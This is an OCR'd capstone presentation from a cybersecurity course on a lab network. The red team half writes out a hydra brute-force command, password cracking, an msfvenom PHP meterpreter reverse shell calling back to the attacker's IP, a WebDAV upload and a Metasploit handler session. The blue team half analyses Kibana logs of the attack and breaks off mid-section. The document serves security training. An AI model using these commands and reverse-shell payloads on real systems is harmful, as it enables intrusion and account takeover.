Capstone Engagement

Red Team vs. Blue Team

Assessment, Analysis,
and Hardening of a Vulnerable System


By: Rachel Martin

Table of Contents

This document contains the following sections:

Network Topology

Network Topology



Network
Address Range: 192.168.1.0/24
Netmask: 255.255.255.0
Gateway: 192.168.1.1
Gateway OS: Windows

Machines

Hostname: Kali
IPv4: 192.168.1.90
OS: Linux

Hostname: Capstone
IPv4: 192.168.1.105
OS: Linux

Hostname: ELK
IPv4: 192.168.1.100
OS: Linux

Red Team

Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Command: `nmap -A -sV -F 192.168.1.0/24`

Hostname	IP Address	Role on Network
Host	192.168.1.1	Gateway
Kali	192.168.1.90	Attacker Machine
Capstone	192.168.1.105	Target Machine
ELK	192.168.1.100	Server/Monitoring

Nmap Scan Results:

Results for Host 192.168.1.1

```
root@Kali:~# nmap -A -sV -F 192.168.1.0/24
Starting Nmap 7.80 ( https://nmap.org )
Nmap scan report for 192.168.1.1
Host is up (0.00051s latency).
Not shown: 96 filtered ports
PORT     STATE SERVICE       VERSION
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
3389/tcp open  ms-wbt-server Microsoft Windows Terminal Services
| rdp-ntlm-info:
|   Target_Name: ML-RefVm-684427
|   NetBIOS_Domain_Name: ML-RefVm-684427
|   NetBIOS_Computer_Name: ML-RefVm-684427
|   DNS_Domain_Name: ML-RefVm-684427
|   DNS_Computer_Name: ML-RefVm-684427
|   Product_Version: 10.0.18362
|_  System_Time: 2021-03-03T15:48:14+00:00
| ssl-cert: Subject: commonName=ML-RefVm-684427
| Not valid before: 2021-01-27T03:53:36
|_Not valid after:  2021-07-29T03:53:36
|_ssl-date: 2021-03-03T15:48:54+00:00; 0s from scanner time.
MAC Address: 00:15:5D:00:04:0D (Microsoft)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows XP|7|2008 (87%)
OS CPE: cpe:/o:microsoft:windows_xp::sp2 cpe:/o:microsoft:windows_7 cpe:/o:microsoft:windows_server_2008::sp1 cpe:/o:m
icrosoft:windows_server_2008:r2
Aggressive OS guesses: Microsoft Windows XP SP2 (87%), Microsoft Windows 7 (85%), Microsoft Windows Server 2008 SP1 or
 Windows Server 2008 R2 (85%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| nbstat: NetBIOS name: ML-REFVM-684427, NetBIOS user: <unknown>, NetBIOS MAC: 00:15:5d:00:04:0d (Microsoft)
```

Results for ELK 192.168.1.100

```
Nmap scan report for 192.168.1.100
Host is up (0.00060s latency).
Not shown: 99 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 35:d1:24:a2:77:4d:63:45:d8:89:07:ea:da:cf:18:25 (RSA)
|   256 06:29:ac:c7:20:4c:88:49:55:21:a7:00:cc:fb:fd:75 (ECDSA)
|_  256 e4:37:af:aa:ec:04:03:bb:78:34:e1:e5:9a:18:e5:66 (ED25519)
MAC Address: 4C:EB:42:D2:D5:D7 (Intel Corporate)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.80%E=4%D=3/3%OT=22%CT=7%CU=41207%PV=Y%DS=1%DC=D%G=Y%M=4CEB42%TM
OS:=603FAFE6%P=x86_64-pc-linux-gnu)SEQ(SP=108%GCD=1%ISR=10A%TI=Z%CI=Z%II=I%
OS:TS=A)OPS(O1=M5B4ST11NW7%O2=M5B4ST11NW7%O3=M5B4NNT11NW7%O4=M5B4ST11NW7%O5
OS:=M5B4ST11NW7%O6=M5B4ST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6=
OS:FE88)ECN(R=Y%DF=Y%T=40%W=FAF0%O=M5B4NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%
OS:A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0
OS:%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S
OS:=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R
OS:=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N
OS:%T=40%CD=S)
```

Results for Capstone 192.168.1.105

```
Nmap scan report for 192.168.1.105
Host is up (0.00058s latency).
Not shown: 98 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 73:42:b5:8b:1e:80:1f:15:64:b9:a2:ef:d9:22:1a:b3 (RSA)
|   256 c9:13:0c:50:f8:36:62:43:e8:44:09:9b:39:42:12:80 (ECDSA)
|_  256 b3:76:42:f5:21:42:ac:4d:16:50:e6:ac:70:e6:d2:10 (ED25519)
80/tcp open  http    Apache httpd 2.4.29
| http-ls: Volume /
|   maxfiles limit reached (10)
| SIZE  TIME                FILENAME
| -     2019-05-07 18:23    company_blog/
| 422   2019-05-07 18:23    company_blog/blog.txt
| -     2019-05-07 18:27    company_folders/
| -     2019-05-07 18:25    company_folders/company_culture/
| -     2019-05-07 18:26    company_folders/customer_info/
| -     2019-05-07 18:27    company_folders/sales_docs/
| -     2019-05-07 18:22    company_share/
| -     2019-05-07 18:34    meet_our_team/
| 329   2019-05-07 18:31    meet_our_team/ashton.txt
| 404   2019-05-07 18:33    meet_our_team/hannah.txt
|_
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Index of /
MAC Address: 00:15:5D:00:04:0F (Microsoft)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.80%E=4%D=3/3%OT=22%CT=7%CU=42876%PV=Y%DS=1%DC=D%G=Y%M=00155D%TM
OS:=603FAFE6%P=x86_64-pc-linux-gnu)SEQ(SP=105%GCD=1%ISR=10E%TI=Z%CI=Z%II=I%
OS:TS=A)OPS(O1=M5B4ST11NW7%O2=M5B4ST11NW7%O3=M5B4NNT11NW7%O4=M5B4ST11NW7%O5
OS:=M5B4ST11NW7%O6=M5B4ST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6=
OS:FE88)ECN(R=Y%DF=Y%T=40%W=FAF0%O=M5B4NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%
OS:A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0
OS:%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S
OS:=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R
OS:=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N
OS:%T=40%CD=S)
```

Results for KALI 192.168.1.90

```
Nmap scan report for 192.168.1.90
Host is up (0.000041s latency).
Not shown: 99 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.1p1 Debian 5 (protocol 2.0)
| ssh-hostkey:
|   3072 f9:78:2d:d0:0c:8c:29:05:3e:02:0f:8c:a0:27:96:7e (RSA)
|   256 02:89:af:87:70:f4:7c:f3:95:3d:7a:6c:1b:8e:5a:45 (ECDSA)
|_  256 24:cd:96:57:28:e2:4b:3e:c9:b1:4e:f2:e7:62:35:f7 (ED25519)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6.32
OS details: Linux 2.6.32
Network Distance: 0 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities on the target:

Vulnerability	Description	Impact
Directory Listing - Sensitive Data Exposure **Critical**|| OWASP Top 10 #3	Several files on the system are publicly accessible and contain sensitive data.	This exposure allows an attacker to identify the file system structure and access sensitive information which will aid in attacking the system.
Weak Password Requirements **Critical**|| OWASP Top 10 #2	Users have weak passwords (short, common, guessable) that can be easily cracked using password cracking tools.	Failure to enforce strong passwords allows an attacker to take over user accounts and gain user access to the system.
Unauthorized File Upload **Critical**|| OWASP Top 10 #1	Users can upload arbitrary files to the web server.	Attackers can take advantage of this to upload malicious payloads.
Remote Code Execution **Critical**|| OWASP Top 10 #1	The HTTP web server allows for remote code execution.	An attacker can run the malicious payload uploaded and gain access to the system.

Exploitation: Directory Listing - Sensitive Data Exposure

01

Tools & Processes

- `nmap` to scan the network
- Browser to explore

02

Achievements


- An aggressive nmap scan revealed open ports and a spider of the web server's publicly accessible files
- Navigating to the IP address in the web browser allows access to the publicly accessible files
- Within the files the location of a hidden secret_folder is revealed (within /meet_our_team/ashton.txt)

03

Aftermath

- Attempting to navigate to the /secret_folder in the URL reveals that this folder is password protected and the user is Ashton
- We will use this info to run a brute-force attack to access the contents of the secret_folder

```
Nmap scan report for 192.168.1.105
Host is up (0.00069s latency).
Not shown: 98 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 73:42:b5:8b:1e:80:1f:15:64:b9:a2:ef:d9:22:1a:b3 (RSA)
|   256 c9:13:0c:50:f8:36:62:43:e8:44:09:9b:39:42:12:80 (ECDSA)
|_  256 b3:76:42:f5:21:42:ac:4d:16:50:e6:ac:70:e6:d2:10 (ED25519)
80/tcp open  http    Apache httpd 2.4.29
| http-ls: Volume /
|   maxfiles limit reached (10)
| SIZE  TIME                FILENAME
| -     2019-05-07 18:23    company_blog/
| 422   2019-05-07 18:23    company_blog/blog.txt
| -     2019-05-07 18:27    company_folders/
| -     2019-05-07 18:25    company_folders/company_culture/
| -     2019-05-07 18:26    company_folders/customer_info/
| -     2019-05-07 18:27    company_folders/sales_docs/
| -     2019-05-07 18:22    company_share/
| -     2019-05-07 18:34    meet_our_team/
| 329   2019-05-07 18:31    meet_our_team/ashton.txt
| 404   2019-05-07 18:33    meet_our_team/hannah.txt
|_
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Index of /
MAC Address: 00:15:5D:00:04:0F (Microsoft)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.80%E=4%D=2/20%OT=22%CT=7%CU=40224%PV=Y%DS=1%DC=D%G=Y%M=00155D%T
OS:M=6031311F%P=x86_64-pc-linux-gnu)SEQ(SP=107%GCD=1%ISR=108%TI=Z%CI=Z%II=I
OS:%TS=A)OPS(O1=M5B4ST11NW7%O2=M5B4ST11NW7%O3=M5B4NNT11NW7%O4=M5B4ST11NW7%O
OS:5=M5B4ST11NW7%O6=M5B4ST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6
OS:=FE88)ECN(R=Y%DF=Y%T=40%W=FAF0%O=M5B4NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O
OS:%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=
```



Exploitation: Weak Password Requirements

01

Tools & Processes

- `hydra` to brute-force Ashton's password
- `CrackStation` to crack Ryan's hashed password

02


Achievements

- Weak password allows hydra along with the rockyou.txt wordlist, the file path to the secret_folder, and the username to brute-force Ashton's password and gain access to the secret_folder
- Command: `hydra -l ashton -P rockyou.txt -s -80 -f -vV 192.168.105 http-get /company_folders/secret_folder`

03

Aftermath

- Within the secret_folder directory Ashton left a personal note in a file called connect_to_corp_server which reveals Ryan's password hash
- Weak password allows Crack Station to successfully crack Ryan's password
- We can now use Ryan's password to connect to the WebDAV server
- The *Personal Note* indicates that this will allow us to upload unauthorized files




```
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jeferson" - 10142 of 14344399 [child 4] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jackass2" - 10143 of 14344399 [child 0] (0/0)
[80][http-get] host: 192.168.1.105   login: ashton   password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-02-20 08:32:13
root@Kali:/usr/share/wordlists#
```

Exploitation: Unauthorized File Upload

01

Tools & Processes

- `msfvenom` to generate custom shell payload
- File Manager to upload .php file via WebDAV server

02

Achievements


- Used msfvenom to create a PHP reverse shell payload
- Command: `msfvenom -p php/meterpreter_reverse_tcp LHOST=192.168.1.90 LPORT=4444 -f raw > letsgo.php`
- Using the instructions provided in the secret_folder and Ryan's password we can access the WebDAV file manager and drag in the custom payload (unauthorized file)

03

Aftermath

- Reverse shell PHP payload will allow us to open up a meterpreter session
- In other words, our custom payload is on the web server waiting to be executed

```
root@Kali:/# msfvenom -p php/meterpreter_reverse_tcp LHOST=192.168.1.90 LPORT=4444 -f raw >
letsgo.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 30688 bytes
```



Index of /webdav

Name	Last modified	Size	Description
Parent Directory		-	
letsgo.php	2021-02-20 18:59	30K	
passwd.dav	2019-05-07 18:19	43	

Exploitation: Remote Code Execution

01

Tools & Processes

- `metasploit` payload handler
- `meterpreter` to connect to uploaded shell
- Reverse shell to explore and compromise the target

02

Achievements

- Using the multi handler exploit and the php/meterpreter_reverse_tcp payload through metasploit to deliver payload and open up a meterpreter session

03

Aftermath

- The reverse shell on the target allows us to view all files and capture the flag

```
msf5 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (php/meterpreter_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.90     yes       The listen address
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target
```

```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload php/meterpreter_reverse_tcp
payload => php/meterpreter_reverse_tcp
```

192.168.1.105/company_fol ✕ | Index of /webdav ✕ | +

192.168.1.105/webdav/

Kali Linux | Kali Training | Kali Tools | Kali Docs | Kali Forums | NetHunter | Offensive Security

Index of /webdav

Name	Last modified	Size	Description
Parent Directory		-	
letsgo.php	2021-02-20 18:59	30K	
passwd.dav	2019-05-07 18:19	43	

Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80

Shell No. 2

File Actions Edit View Help

Shell No. 1 | Shell No. 2

```
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.1.90:4444
[*] Meterpreter session 1 opened (192.168.1.90:4444 → 192.168.1.105:41004) at 2021-02-20 11
:01:13 -0800

meterpreter > ls
Listing: /var/www/webdav
========================

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
100644/rw-r--r--  30688  fil   2021-02-20 10:59:58 -0800  letsgo.php
100777/rwxrwxrwx  43     fil   2019-05-07 11:19:55 -0700  passwd.dav
```

```
meterpreter > cd /
meterpreter > ls
Listing: /
==========

Mode              Size    Type  Last modified              Name
----              ----    ----  -------------              ----
40755/rwxr-xr-x   4096    dir   2021-02-17 15:49:15 -0800  bin
40755/rwxr-xr-x   4096    dir   2021-02-20 06:04:31 -0800  boot
40755/rwxr-xr-x   3840    dir   2021-02-20 06:56:34 -0800  dev
40755/rwxr-xr-x   4096    dir   2021-02-20 06:05:14 -0800  etc
100644/rw-r--r--  16      fil   2019-05-07 12:15:12 -0700  flag.txt
```

```
meterpreter > cat flag.txt
b1ng0w@5h1sn@m0
meterpreter >
```

Blue Team

Log Analysis and Attack Characterization

Analysis: Identifying the Port Scan

search *nmap*

58 hits

Feb 20, 2021 @ 16:01:00.000 - Feb 20, 2021 @ 16:02:00.000 — Auto

Time	source.ip
Feb 20, 2021 @ 16:01:40.682	192.168.1.90
Feb 20, 2021 @ 16:01:40.532	192.168.1.90
Feb 20, 2021 @ 16:01:40.481	192.168.1.90

t user_agent.original Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)

- *What time did the port scan occur?* **The Nmap scan occurred around 4:00pm**
- *How many packets were sent, and from which IP?* **58 packets were sent from the Kali IP:192.168.1.90**
- *What indicates that this was a port scan?* **The user_agent.original is Mozilla/5.0 which is compatible with the Nmap Scripting Engine**

Analysis: Finding the Request for the Hidden Directory

search *secret_folder*

15,564 hits

Feb 20, 2021 @ 16:00:00.000 - Feb 20, 2021 @ 18:00:00.000 — Auto

Time	_source
> Feb 20, 2021 @ 16:56:59.060	url.path: /company_folders/secret_folder/connect_to_corp_server url.full: http://192.168.1.105/company_folders/secret_folder/connect_to_corp_server http.request.referrer: http://192.168.1.105/company_folders/secret_folder/ query: GET /company_folders/secret_folder/connect_to_corp_server @timestamp: Feb 20, 2021 @ 16:56:59.060 method: get network.direction: inbound network.community_id: 1:U3HavbxHaZV3qweSusjpScSXMoq= network.bytes: 1.1KB network.type: ipv4


- *What time did the request occur? How many requests were made?* **The request occurred around 4:30pm and 15,564 requests were sent**
- *Which files were requested? What did they contain?* **Within the secret_folder, the connect_to_corp_server file is requested and it contains information regarding uploading files onto the server**

Analysis: Uncovering the Brute Force Attack

search *hydra*

15,554 hits

Feb 20, 2021 @ 16:00:00.000 - Feb 20, 2021 @ 18:00:



Time	_source
Feb 20, 2021 @ 16:32:10.094	user_agent.original: Mozilla/4.0 (Hydra) @timestamp: Feb 20, 2021 @ 16:32:10.094 client.port: 38362 client.bytes: 163B client.ip: 192.168.1.90 query: GET /company_folders/secret_folder destination.ip: 192.168.1.105 destination.port: 80 destination.bytes: 698B server.ip: 192.168.1.105 server.port: 80 server.bytes: 698B host.name: server1 type: http url.path: /company_folders/secret_folder url.full: http://192.168.1.105/company_folders/secret_folder url.scheme: http url.domain: 192.168.1.105 source.bytes: 163B source.ip: 192.168.1.90 source.port: 38362 status: Error ecs.version: 1.5.0


- *How many requests were made in the attack?* **15,554**
- *How many requests had been made before the attacker discovered the password?* **15,553 - as one request was successful**

Analysis: Finding the WebDAV Connection

